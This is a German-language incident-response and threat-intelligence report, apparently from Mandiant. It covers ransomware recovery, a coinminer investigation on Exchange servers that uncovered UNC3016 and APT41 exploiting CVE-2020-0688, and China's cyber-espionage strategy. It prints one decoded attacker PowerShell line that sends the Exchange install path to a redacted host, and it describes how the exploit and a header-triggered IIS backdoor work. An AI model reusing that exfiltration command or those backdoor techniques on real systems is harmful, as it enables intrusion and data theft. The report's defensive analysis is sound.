Die angestrebten Ziele für die Wiederherstellung nach einem Ransomware-Angriff lassen sich häufig nur mit Unterstützung zusätzlicher Mitarbeiter und Ressourcen erreichen. Unternehmen sollten proaktiv nach externen Anbietern und Partnern suchen, die sie im Notfall unterstützen können, und entsprechende Vereinbarungen treffen. Stehen Anbieter und Partner bereit, die die Unternehmensumgebung schon kennen, steigen die Chancen, auch groß angelegte Angriffe mit Folgen für die Verfügbarkeit der Infrastruktur, Anwendungen und Daten zu bewältigen.

Umgang mit Rückschlägen

Bei jeder Wiederherstellung gibt es gewisse Rückschläge, die die festgelegten und vorab kommunizierten Zeitpläne in Gefahr bringen.

Probleme bei der Schadensbehebung und den geplanten Abwehrmaßnahmen können zu Verzögerungen oder einer Rückkehr zum vorherigen Dienststatus führen. Es gibt immer auch Alternativen, doch diese sind in der Regel mit höheren Risiken verbunden und wurden daher hintenangestellt. Die Risiken sollten immer gegen die potenzielle Zeitersparnis, die höhere Verfügbarkeit der Services und andere Vorteile für den Betrieb abgewogen werden.

Rasche Lagebewertung

Eine erste Einschätzung und Bestandsaufnahme haben bei der Vorbereitung der Untersuchung und Wiederherstellung höchste Priorität.

Aktuelle Angaben zu IT-Umgebungen

Eine Evaluierung der aktuellen Umgebungen und Ressourcen ermöglicht eine schnellere Planung und Priorisierung im Notfall. Zu den Angaben, die für jede Umgebung vorliegen sollten, gehören unter anderem der Status, die Verbindungen zwischen Standorten und die Methoden für den Remotezugriff.

Delegieren von Aufgaben


Abhängig von der Größe des Unternehmens, der Zahl der betroffenen Umgebungen und des verfügbaren Personals können die Ersteinschätzung und Bestandsaufnahme einige Zeit in Anspruch nehmen. Falls regionale oder umgebungsspezifische Teamleiter notwendig sind, sollte ihnen ein übergeordneter Manager vorstehen, der die Priorität der Aufgaben, die Berichterstellung und die Anforderungen an die Wiederherstellung festlegen kann.

Mehrstufiger Wiederherstellungsprozess

Mithilfe eines mehrstufigen Ansatzes können Unternehmen komplexe Systemhierarchien zusammenfassen und die Wiederherstellungsprozesse für mehrere Teams vereinfachen. Je nach Verfügbarkeit der technischen Ressourcen kann dieser Ansatz Teams helfen, autonom zu arbeiten.

Anhand der aktuellen Informationen können Verantwortliche im Unternehmen die kritischen Systeme ermitteln, die für die Geschäftskontinuität erforderlich sind. Beispiele dafür sind IAM-Services (Identity and Authentication Management), DNS-Services und zentrale Anwendungen für den Schutz und die Verifizierung von Endpunkten und Plattformen für den Remotezugriff. Diese kritischen Systeme und Services sollten auf der ersten Stufe berücksichtigt werden, denn die erste Stufe dient der Wiederherstellung der minimal notwendigen Infrastruktur für die nächste Stufe. Dieses Modell lässt sich beliebig iterieren, um die Wiederherstellung nach Geschäftsprioritäten durchzuführen.


Wiederherstellung



Entscheidende Schritte

Mandiant empfiehlt, dass Unternehmen für die Wiederherstellung und Validierung von Systemen und Anwendungen isolierte Netzwerksegmente nutzen, die nicht direkt mit der betroffenen Infrastruktur verknüpft waren. Durch diesen Ansatz lässt sich das Risiko minimieren, dass die wiederhergestellten Systeme erneut angegriffen, verschlüsselt oder infiltriert werden. Die Wiederherstellung und neue Ausrichtung erfordern einen großen Zeit- und Arbeitsaufwand. Der erneute Angriff einer gerade erst wiederhergestellten Infrastruktur würde unter Umständen herbe Rückschläge für das Unternehmen bedeuten – sowohl finanziell als auch in Bezug auf den Geschäftsbetrieb.


Die taktische Wiederherstellung von Unternehmensbereichen nach einem Ransomware-Angriff kann auch das Hochfahren von Systemen oder die Wiederherstellung von Systemen oder Daten aus Backups umfassen. Keine dieser Aktivitäten ist vertrauenswürdig. Da der Zustand der Systeme zum Zeitpunkt des Backups oder Herunterfahrens nicht bekannt ist, stellt die Wiederherstellung dieser Systeme ohne vorherige umfassende Untersuchung ein hohes Risiko dar. Mandiant hilft Unternehmen im Rahmen der Untersuchung und Wiederherstellung, die Risiken nicht vertrauenswürdiger Systeme zu minimieren.



Die Wahl zwischen Neubeginn oder Wiederherstellung von Backups

Nach einem Ransomware-Angriff stellt sich häufig die Frage, ob eine Wiederherstellung von Backups oder das Aufsetzen eines neuen Systems besser ist. Zur Einschätzung der damit verbundenen Risiken sind einige Validierungsschritte erforderlich.

Sofern der Zeitpunkt der ersten Manipulation noch nicht identifiziert wurde, stellt die Wiederherstellung von Backup-Medien ein weiteres Risiko dar, weil dadurch versehentlich dem Angreifer wieder Zugriff auf die Umgebung verschafft werden könnte. Das wiederhergestellte System könnte noch Tools des Angreifers enthalten, zum Beispiel das Verschlüsselungsprogramm der Ransomware oder eine Backdoor. Die Kombination von Kompensationsmaßnahmen wie der Netzwerksegmentierung und dem Wiederherstellungsprozess sorgt für größeres Vertrauen in die Wiederherstellung und ausreichend Zeit für die Analyse der Endpunkte.



Netzwerkverbindungen

Im Idealfall sollten Netzwerkverbindungen von einer neuen Infrastruktur erst hergestellt werden, wenn die Untersuchung abgeschlossen ist und alle taktischen Ziele für die Härtung der Umgebung in Bezug auf die Eindämmung von Angriffen und Entfernung der Spuren erreicht wurden. Sollte dies aufgrund der betrieblichen Anforderungen nicht möglich sein, können bestimmte Sicherheitskontrollen zur Risikominimierung implementiert werden.

Das Unternehmen sollte alle Zugriffsmethoden evaluieren. Um alle öffentlich zugänglichen Systeme zu identifizieren und zu prüfen, über die legitime und böswillige Benutzer auf die Umgebung zugreifen könnten, ist eine umfassende Überprüfung aller vorhandenen Systeme notwendig. Jeder mögliche Zugangspunkt muss in Bezug auf die Unternehmensanforderungen und das damit verbundene Risikoniveau evaluiert werden. Sind die Risiken größer als der Nutzen, ist die Außerbetriebnahme des Endpunkts die schnellste Methode, um eine Ausnutzung durch einen Hacker zu vermeiden. Wird eine Zugriffsmethode als geschäftskritisch eingestuft, sollten Kompensationsmaßnahmen und Tools zur Sicherheitsüberwachung implementiert werden. Die Multi-Faktor-Authentifizierung sollte erzwungen und die Anmeldedaten aller Konten mit Zugriff auf den Endpunkt als Vorsichtsmaßnahme rotiert werden.

Zusätzlich zur Überprüfung der Zugriffsmethoden sollte auch eine Genehmigungsrichtlinie für den ausgehenden Internetverkehr eingerichtet werden, um das Risiko zu minimieren, dass infizierte Endpunkte eine Verbindung zu den Command-and-Control-Kanälen der Angreifer herstellen. Eine solche Richtlinie verhindert Verbindungen, die nicht zuvor untersucht oder genehmigt wurden. Ebenso können ausgehende DNS-Verbindungen von ungewöhnlichen Endpunkten am Perimeter abgelehnt werden, sodass alle DNS-Anfragen über einen zentralen überwachten DNS-Server gesendet werden. Mit einem zentralen DNS-Server können Unternehmen angemessene Sicherheitsmaßnahmen einrichten, zum Beispiel die passive Protokollierung und die Blockierung bekannter schädlicher Domains.

Fazit

Es gibt keine Patentlösung für die Wiederherstellung und Schadensbehebung. Ransomware-Angriffe stellen Unternehmen vor individuelle Herausforderungen und können auch zum Anlass für Neuerungen genutzt werden, da sie ineffiziente Prozesse bei der Ressourcenverwaltung, der Bereitstellung von Technologien und den Sicherheitsmaßnahmen deutlich machen. Es gibt zwar keine Patentlösung, doch eine sorgfältige Planung hilft Unternehmen, sich auf einen Angriff vorzubereiten, die Wiederherstellung zu bewältigen und zum regulären Geschäftsbetrieb zurückzukehren.

TIEFERGEHENDE UNTERSUCHUNGEN ZU EINEM COINMINER

EINFÜHRUNG

2021 hat Mandiant mehr als 20 Sicherheitsvorfällen untersucht, bei denen Schwachstellen in den unternehmensinternen Microsoft Exchange-Servern ausgenutzt worden waren. Diese Fälle deckten die gesamte Bandbreite der Fertigkeiten der Hackergruppen als auch der Auswirkungen für unsere Kunden ab. Bei den meisten Angriffen wurden ähnliche Methoden für das Eindringen in die Umgebung genutzt. Häufig wurde ein nicht gepatchter Microsoft Exchange-Server angegriffen, um sich Zugang zur Kundenumgebung zu verschaffen. Die erste aufgedeckte Bedrohung, die den Alarm auslöste, mag banal erscheinen, aber die Mandiant-Experten fanden Hinweise auf ein tiefgehendes Problem, was die Komplexität und den Umfang der Abwehrmaßnahmen vergrößerte.

Mandiant wurde von einem Kunden mit der Untersuchung einer Antiviren-Warnmeldung beauftragt, die vom unternehmensinternen Microsoft Exchange-Server stammte. Die erste Analyse des Malware-Samples ergab, dass es von einem Coinminer stammte, der meist einer opportunistischen Hackergruppe zugeordnet wird, die sich auf breit angelegte Angriffe mit einem geringen Risiko spezialisiert hat. Zu Beginn des Einsatzes wurde vermutet, dass der erste Zugriff über Microsoft Exchange und ProxyLogon erfolgt war, der weitverbreiteten Exchange-Sicherheitslücke, die etwas früher im Jahr gemeldet worden war und weltweit die Implementierung von Incident-Response-Maßnahmen erforderte, einschließlich Patching, Untersuchungen und Schadensbehebungen. Im weiteren Verlauf arbeiteten die Mandiant-Experten mit dem Kunden zusammen, um die Verfügbarkeit der Daten und Endpunkte in der Umgebung zu evaluieren und eine umfassende und detaillierte Untersuchung durchzuführen. Bei diesem Prozess wurde dann die Sicherheitslücke identifiziert, über die die Hacker in die Umgebung eingedrungen waren und den Coinminer installieren konnten.

Coinminer sind Kryptominer, die von potenziell unerwünschten Programmen (PUP), einem Trojaner-Downloader oder über einen schädlichen Link in sozialen Medien installiert werden, um Einnahmen für die Cyberkriminellen zu generieren.

Der Nutzen zuverlässiger Protokollierungsrichtlinien

Unternehmen knüpfen die Verwaltung von Logdateien häufig an spezifische Anwendungsfälle. Wenn beispielsweise bestimmte Logdateien bei der Ermittlung der Ursache eines Systemausfalls helfen könnten, verlieren diese Dateien an Wert oder verfallen, solange die Anwendung verfügbar ist. In Bezug auf die Informationssicherheit kann es schwierig werden, den Nutzen der Protokollierung und die Kosten der Aufbewahrung der Logdateien zu beziffern und zu rechtfertigen. Der Nutzen von Logdateien bei einer Untersuchung hängt stark von der erwarteten Verweildauer eines potenziellen Angreifers ab. Der Umfang der Untersuchungen wird daher oft durch die verfügbaren Logdateien und den Zeitraum der Aufbewahrung beschränkt.

In diesem Fall konnte der Kunde nicht nur zahlreiche Logdateien der Internet-Informationsdienste (Internet Information Services, IIS) und Exchange-Systemsteuerung (Exchange Control Panel, ECP) bereitstellen, sondern die Dateien stammten auch aus einem Zeitraum, der zehnmal länger als der Medianwert für die Verweildauer aus dem Jahr 2020 war. Anhand dieses Datensatzes konnten die Mandiant-Experten eine Sicherheitslücke zur Remotecodeausführung in Microsoft Exchange finden, die als CVE-2020-0688 geführt wird.

CVE-2020-0688 wurde am 11. Februar 2020 öffentlich gemeldet und war eine von vier Exchange-Sicherheitslücken mit einem CVSS-Wert von mindestens 7, die in dem Jahr erfasst wurden. Am 24. Februar 2020 war ein PoC-Code (Proof-of-Concept) verfügbar, sodass auch technisch weniger versierte Angreifer den Code auf anfälligen Exchange-Servern ausführen konnten, sofern sie gültige Anmeldedaten für ein Postfach hatten. Im März 2020 wurde dem beliebten Exploit-Toolkit Metasploit ein spezielles Modul für CVE-2020-0688 hinzugefügt, was zur Folge hatte, dass die Sicherheitslücke verstärkt ausgenutzt wurde. Die Angreifer mussten also eigentlich nur legitime Anmeldedaten stehlen, um die Sicherheitslücke auszunutzen und HTTP-Anfragen mit einem verschlüsselten Befehl als VIEWSTATE-Abfrageparameter der Exchange-Systemsteuerung zu versenden. Das System deserialisierte dann den Wert aus dem VIEWSTATE-Parameter und führte den Befehl des Angreifers aus. Da die Befehle über eine HTTP-Anfrage mit Abfrageparametern übermittelt wurden, basierte die Analyse der Sicherheitslücke überwiegend auf den Logdateien des entsprechenden Internetverkehrs. Und da die Sicherheitslücke das ECP-Modul in Exchange betraf, waren diese Logdateien entscheidend, um den Umfang des Angriffs zu ermitteln und eine sorgfältige Analyse durchzuführen.

Detaillierte Untersuchungen fördern tiefgehende Bedrohungen zutage

Incident-Response-Einsätze sind ein komplexes Verfahren, das auf einfachen Grundlagen basiert. Ein Grundsatz ist, dass die korrekte Evaluierung einer Umgebung Einfluss auf die Qualität der Daten hat, mit denen die Analysten schädliche Aktivitäten identifizieren, Angriffskampagnen unterscheiden und die Zuverlässigkeit der Ergebnisse in Bezug auf die Ziele der Angreifer bewerten.


Die Mandiant-Experten arbeiteten mit dem Kunden zusammen, um besser zu verstehen, welche Datenquellen verfügbar waren und in welchem Kontext sie generiert wurden. Der Kunde beauftragte einige seiner Subject Matter Experts damit, dem

Untersuchungsteam umfassende Datensätze aus einzelnen Datenspeichern zur Verfügung zu stellen. Mandiant nutzte gleichzeitig Endpunkttechnologien, um unternehmensweit kurzlebige Daten in der Umgebung zu erfassen und damit die gespeicherten Daten des Kunden zu ergänzen. Im Laufe der Untersuchung wiederholten die Mandiant-Experten und die Mitarbeiter des Kunden diese Prozesse, sobald es neue Erkenntnisse zu der identifizierten Hackergruppe gab, um die Ergebnisse zu aktualisieren und die Auswirkungen des Angriffs besser einschätzen zu können. Diese wiederholte Erfassung und Neuausrichtung der Datensätze und Untersuchungsschritte schufen ideale Voraussetzungen für die flexiblen, detaillierten Analysen der Mandiant-Experten.

Die Incident-Response-Teams von Mandiant haben bei einem Einsatz nicht nur die Aufgabe, schädliche Aktivitäten zu identifizieren, sondern greifen auch auf ihre langjährige Erfahrung zurück, um die Bedrohung in Kontext zu setzen. Wenn CVEs und PoC-Code veröffentlich werden, nutzen Hacker die jeweilige Sicherheitslücke meist schnell durch breit angelegte oder gezielte Angriffe aus.

Wird vermutet, dass ein Angriff auf eine veröffentliche Sicherheitslücke zurückzuführen ist, sind Untersuchungen des beobachteten Effekts – wie bei diesem Coinminer – zwar notwendig, stellen aber keine umfassenden Incident-Response-Maßnahmen dar. Durch die detaillierte Analyse des Umfangs und alternative Hypothesen helfen die Experten sicherzustellen, dass die angemessenen Schritte zum Schutz der Kundenumgebungen nach einem Angriff ergriffen werden. Die Analysten von Mandiant nutzen diese Methoden und die vorhandenen Datensätze, um potenzielle Untersuchungsgegenstände zu ermitteln, und wiederholen diesen Prozess, um alle Möglichkeiten abzudecken.

Mithilfe dieser Methoden konnten sie nicht nur die Angriffsquelle und die Aktivitäten der Angreifer ermitteln, sondern auch Beweise liefern, dass gleichzeitig noch zwei weitere staatlich gesponserte Hackergruppen in der Umgebung aktiv waren. Alle drei Hackergruppen hatten dieselbe kritische Sicherheitslücke ausgenutzt, um in die Umgebung einzudringen, verfolgten aber unterschiedliche Vorgehensweisen. Die finanziell motivierten Hacker waren nur an der Implementierung des Coinminers interessiert, aber die anderen beiden Gruppen (UNC3016 und APT41) spähten die Umgebung aus, installierten Persistenzmechanismen und verwendeten Tools für die weiteren Schritte.



UNC3016

Im Februar 2020, kurz nachdem der PoC-Code für CVE-2020-0688 veröffentlicht worden war, nutzte eine Hackergruppe, die Mandiant unter der Bezeichnung UNC3016 verfolgt, diese Sicherheitslücke aus, um den Microsoft Exchange-Server eines Kunden anzugreifen. Mandiant identifizierte 52 verschlüsselte Befehle in der URL VIEWSTATE-Variable von Abfragen für das Microsoft ECP-Modul. In Abbildung 2 ist der entschlüsselte Inhalt eines der ersten Schadcodes zu sehen, mit dem die Angreifer das System ausspähten und Informationen zum Exchange-Installationspfad sammelten. Diese Informationen wurden dann in die von den Angreifern kontrollierte Infrastruktur übermittelt.

Abbildung 2: Entschlüsselter Schadcode der Angreifer

```
<System:String>"$t = $env:exchangeinstallpath;$b = [Convert]::ToBase64String([System.Text.
Encoding]::Unicode.GetBytes($t));iwr -Uri http://REDACTED/$b -UseBasicParsing" </System:String>
```

Schon wenige Tage nach dem Eindringen in die Umgebung sendete UNC3016 37 HTTP-Anfragen mit VIEWSTATE-Parametern, um mit Base64 verschlüsselte Zeichenfolgen in einer Datei zusammenzuführen und dann mit dem Windows-Dienstprogramm certutil zu entschlüsseln. So erhielten die Hacker eine webbasierte Backdoor zur Remoteausführung von Befehlen über den Windows-Befehlszeileninterpreter (Command Line Interpreter, CLI). Auf diese Weise konnten sie weiterhin dieselben Zugriffsmethoden über HTTP und zudem Funktionen nutzen, die über die Sicherheitslücke CVE-2020-0688 nicht verfügbar waren.

Im nächsten Schritt begann UNC3016 damit, weitere Webshells und Tools zu erstellen und hochzuladen. Viele der verwendeten Tools waren öffentlich verfügbar und konnten sowohl für legitime als auch für schädliche Zwecke genutzt werden. Zum Sammeln von Anmeldedaten im Netzwerk setzte UNC3016 auf das SysInternals-Dienstprogramm ProcDump, mit dem üblicherweise CPU-Leistungsspitzen überwacht werden. Es wird aber auch von mehreren Hackergruppen für den Zugriff auf Prozessspeicher genutzt, die Passwörter enthalten könnten. Die Mandiant-Experten fanden auch Hinweise darauf, dass UNC3016 das kostenlose Tool Advanced IP Scanner genutzt hatte, um das Netzwerk auszuspähen. Für komplexere Aufgaben verwendete UNC3016 besser verborgene Tools wie Secure Socket Funneling (SSF) und SharpChisel, um sichere Proxys zu erstellen, RDP-Verbindungen (Remote Desktop Protocol) herzustellen und tiefer in die Umgebung einzudringen. UNC3016 griff auf diese Weise auf über 30 Endpunkte in der internen Kundenumgebung zu. In einigen Fällen nutzten die Hacker Impacket WMIExec oder POWGOOP, um Befehle auf bestimmten Systemen auszuführen. Wenn sie lohnenswerte Systembereiche fanden, wurden sensible Daten über eine Kombination aus RazorSQL und FileZilla extrahiert.

UNC3016 setzte zwar überwiegend auf öffentlich verfügbare und eher auffällige Tools, doch Mandiant-Experten entdeckten auch einige Fälle, in denen die Hacker ihre Aktivitäten besser verborgen hatten. Bei der forensischen Analyse der Exchange-Server fanden die Experten eine spezifische Backdoor in Form eines IIS-Moduls in C++. Mit dieser neuen Malware, die Mandiant jetzt unter der Bezeichnung RUDEVISIT führt und weiter beobachtet, konnten die Hacker unbemerkt Remote-Befehle als Systembenutzer über den Windows-CLI ausführen. Nachdem die Malware als HTTP-Modul mit nativem Code registriert war, analysierte RUDEVISIT den HTTP-Header eingehender Anfragen. Enthielt ein HTTP-Header „Cf-Ray-Visitor", entschlüsselte RUDEVISIT den mit Base64 verschlüsselten Wert und führte ihn über den Windows-CLI aus.

Zur Ausnutzung der Sicherheitslücke CVE-2020-0688 waren HTTP-Abfragen erforderlich, die auf den meisten Plattformen protokolliert werden, doch die Installation einer Backdoor zur Ausführung von Befehlen über die HTTP-Header deutet darauf hin, dass UNC3016 unerkannt bleiben wollte. Die Protokollierung von HTTP-Headern ist angesichts der Menge an Headern bei der regulären Internetnutzung eher ungewöhnlich. RUDEVISIT hat bewiesen, dass UNC3016 nicht ausschließlich auf öffentlich verfügbare Tools beschränkt ist und sich relativ unbemerkt in den angegriffenen Umgebungen bewegen kann, um ihre Ziele zu erreichen.

APT41

Eine strikte Richtlinie zur Aufbewahrung von Logdateien gehört schon lange zu den Sicherheitsempfehlungen. Dank der vorbildlich erfassten Logdateien auf den angegriffenen Exchange-Servern dieses Kunden erhielten die Mandiant-Experten einen Einblick in den ersten Zugangspunkt mehrerer Hackergruppen. Aufgrund der besonderen Bedingungen dieser Sicherheitslücke und der Angriffstechniken konnten sie die Aktivitäten der Hacker besser als mit den herkömmlichen forensischen Methoden erfassen.

Im Juni 2020 nutzte die Hackergruppe APT41 die Sicherheitslücke CVE-2020-0688 aus, um die unternehmensinternen Exchange-Server des Kunden zu manipulieren. Mandiant identifizierte 638 VIEWSTATE-Schadcodes, die an das ECP-Modul gesendet worden waren. Bei der Rekonstruktion der Aktivitäten des Schadcodes stellten die Mandiant-Experten fest, dass APT41 schnell vom Ausspähen des Netzwerks zum Festsetzen im System gelangt war und dazu eine CHOPPER-Webshell und die Backdoor DUSTCOVER nutzte. In einige DUSTCOVER-Varianten ist Schadcode eingebettet, aber die bei dieser Untersuchung entdeckte Variante liest externen Schadcode von der Festplatte aus und startet ihn im Arbeitsspeicher. Mandiant hatte schon in der Vergangenheit beobachtet, dass APT41 mithilfe von DUSTCOVER Cobalt Strike BEACON und CROSSWALK startete. Laut den Ergebnissen einer Reverse-Engineering-Analyse des Malware-Samples, das bei der Rekonstruktion der Angriffsbefehle entdeckt wurde, startete diese DUSTCOVER-Variante BEACON.

Aufgrund der langen Zeitspanne zwischen der ersten Manipulation und der Aufdeckung des Angriffs war nur eine begrenzte Wiederherstellung der von APT41 erstellten und gelöschten Dateien möglich. Doch dank der ECP-Logdateien konnten die Mandiant-Experten die Erstellung von drei Dateien nachvollziehen, die zum Zeitpunkt der Analyse nicht mehr auf dem Exchange-Server vorhanden waren. Bei der Analyse dieser rekonstruierten Dateien wurde eine neue Malware-Variante identifiziert, die Mandiant jetzt unter der Bezeichnung PIDGINSPUR verfolgt. Mit einer Windows-Batch-Datei wurden Persistenzmechanismen für die Malware konfiguriert und diese ausgeführt. Laut der Reverse-Engineering-Analyse startete der Schadcode Cobalt Strike BEACON.

Die Mandiant-Experten konnten sich nicht auf die Windows-Protokollierung von Sicherheitsereignissen verlassen, um die Ausbreitung von APT41 im Netzwerk nachzuvollziehen. Das Untersuchungsteam setzte stattdessen auf die Datenbank für die Benutzerzugriffsprotokollierung (User Access Logging, UAL) auf Windows-Servern. Diese Datenbank befindet sich unter %SYSTEMROOT%\System32\LogFiles\Sum und speichert Benutzeranmeldungen, den DNS-Verlauf und weitere wichtige Systemaktivitäten bis zu drei Jahre lang. Das Team parste die Daten in der Datenbank und konnte so die Aktivitäten von APT41 in der internen Umgebung nachvollziehen und die Systeme identifizieren, für die sich die Hacker interessiert hatten.

DUSTCOVER ist ein Dropper im Arbeitsspeicher, der in C geschrieben ist und den Mandiant APT41 zuordnet.

PIDGINSPUR ist ein .Net-basierter Launcher, der separate Schadcodes entschlüsselt und sie dem jeweiligen Speicherbereich eines neu erstellen Prozesses zuweist.

Die Rekonstruktion der Hackeraktivitäten aus den Exchange-Logdateien und die forensische Analyse des Exchange-Systems lieferten weitere Gefahrenindikatoren, die die Mandiant-Experten in der gesamten Umgebung verfolgen konnten. Dank der umfangreichen Logdateien in der Kundenumgebung konnten die Mandiant-Experten ihre Identifizierungsprozesse und die Neuausrichtung mehrfach wiederholen und erhielten so belastbare Ergebnisse, obwohl die Hackergruppe für ihre verschleierten Aktivitäten bekannt war.

Wichtige Punkte für die Verbesserung der Sicherheitsmaßnahmen

Die Grundprinzipien der Sicherheitsstrategien müssen auch weiterhin gepflegt und ausgeweitet werden, ganz unabhängig von der Entwicklung neuer Sicherheitstechnologien. Etablierte Maßnahmen wie die Ressourcenverwaltung, Richtlinien für die Aufbewahrung von Logdateien und das Schwachstellen- und Patch-Management können die Effizienz der Incident-Response-Teams enorm steigern.

Ohne die umfassenden Logdateien wäre es wesentlich schwieriger gewesen, den ersten Angriffsvektor zu identifizieren. Die Endpunktforensik ist zwar ein Grundpfeiler der Mandiant-Untersuchungen, aber sie basiert auf Artefakten, die nicht speziell für diese Zwecke gedacht sind. Das beeinträchtigt wiederum die Zuverlässigkeit der Ergebnisse einer Untersuchung, die auf einer einzigen Quelle basiert.


Außerdem achten Hacker inzwischen stärker darauf, welche Spuren sie hinterlassen. Wenn Hacker in einer Umgebung entdeckt werden, können die Bedrohungsdaten dieser speziellen Kampagne an zahlreiche andere Umgebungen weitergeleitet werden und machen daher eine Identifizierung dieser Hacker in anderen Systemen wahrscheinlicher. Dieses Vorgehen übt auch Druck auf Hacker aus, die langfristige Kampagnen planen.

Sicherheitsmaßnahmen wie die Aufbewahrung von Logdateien und das Ressourcenmanagement sind für Unternehmen oft nicht ganz einfach. Damit die aufbewahrten Logdateien wirklich nützlich sind, müssen die Verantwortlichen ihre Umgebung im Detail kennen und in Speicher und Lösungen für die Übertragung der Dateien investieren. Lösungen für das Ressourcenmanagement erfordern nicht nur die Anschaffung entsprechender Technologien, sondern auch konsistente Verfahren und Überprüfungen. Jede Investition in Sicherheitsmaßnahmen stärkt das Unternehmen gegen potenzielle Risiken und den hypothetischen Wert dieser Ressource bei Incident-Response-Untersuchungen.

Mit höherem Reifegrad der Sicherheitsprogramme eines Unternehmens lohnt es sich, nicht allein auf die Bedrohungserkennung zu setzen, sondern sich auch mit der Abwehr und Eindämmung von Angriffen zu befassen. Dieses Beispiel zeigt, dass eine strikte Richtlinie für die Aufbewahrung von Logdateien nicht nur den Systemadministratoren bei der Fehlerbehebung hilft, sondern auch für Incident-Reponse-Teams von Nutzen ist. Man könnte natürlich behaupten, dass der Coinminer die Aktivitäten von zwei APT-Gruppen aufgedeckt hat, aber das würde der gewissenhaften Arbeit der Analysten und Kundenteams nicht gerecht werden. Der Coinminer gab sicherlich den Anstoß, aber dank der Protokollierungsrichtlinien des Kunden und der umfassenden Untersuchungen und Bedrohungsdaten von Mandiant konnten letztendlich drei Hackergruppen aus der Kundenumgebung verbannt werden.

Wenn Hacker in einer Umgebung entdeckt werden, können die Bedrohungsdaten dieser speziellen Kampagne an zahlreiche andere Umgebungen weitergeleitet werden und machen daher eine Identifizierung dieser Hacker in anderen Systemen wahrscheinlicher.

CHINAS NEUER ANSATZ FÜR CYBERANGRIFFE



HINTERGRUND

In der Vergangenheit hat die Volksrepublik China ihre nationalen Sicherheitsinteressen vorrangig auf die militärische und wirtschaftliche Vorherrschaft ausgerichtet und dazu auf eine Kombination aus Handelsabkommen, rasanten Technologieentwicklungen, Modernisierung des Militärs, Rechtsreformen und Cyberspionage gesetzt. Auf diese Weise hat das Land Ziele wie die Sicherstellung seiner regionalen Hegemonie und die Festigung seiner Rolle auf internationalem Parkett gefördert. 2013 hat Mandiant die Einheit 61398 der Volksbefreiungsarmee (VBA) aufgedeckt und als Advanced Persistent Threat eingestuft: APT1.[15] Im Bericht wird speziell die langjährige Cyberspionagekampagne der Gruppe gegen US-amerikanische Ziele, andere Länder und private Unternehmen angeführt. Zum Zeitpunkt der Veröffentlichung des Berichts waren die Beweise für eine staatliche Förderung der Hacker überwältigend und die Zahl der Netzwerke und Unternehmen, die von chinesischen staatlich gesponserten Gruppen angegriffen wurden, hatte enorm zugenommen.

Die TTP der Gruppen entsprachen dem Muster und Trend der chinesischen Aktivitäten, sodass die TTP zusammengefasst und den Sicherheitsanalysten bereitgestellt werden konnten. Nach der Veröffentlichung des APT1-Berichts und der darauffolgenden Maßnahmen der US-Regierung zeichnete sich in den Daten von Mandiant zwischen 2014 und 2016 ein Rückgang der chinesischen Angriffe ab. Dieser Rückgang ist eventuell auf eine Veränderung in der chinesischen Bürokratie zurückzuführen: Durch die Zentralisierung der Staatsgewalt und die Umstrukturierung des Militärs wurden weniger Angriffe von Amateuren durchgeführt und verstärkt gezielte, professionelle und technisch versierte Cyberangriffe von einer kleineren Gruppe an Hackern gefördert. Die Ziele der Cyberspionageangriffe werden sorgfältig ausgewählt und orientieren sich an den Prioritäten, die in offiziellen Regierungsdokumenten genannt werden, zum Beispiel den Fünfjahresplänen, Whitepapern zur inneren und äußeren Sicherheit und anderen politischen Programmen. Mandiant ist der Ansicht, dass es einen direkten Zusammenhang zu Beijings Plan zur Entwicklung der Volkswirtschaft, dem offiziellen 14. Fünfjahresplan, gibt und dass sich daran die zukünftigen Cyberspionageaktivitäten prognostizieren lassen.

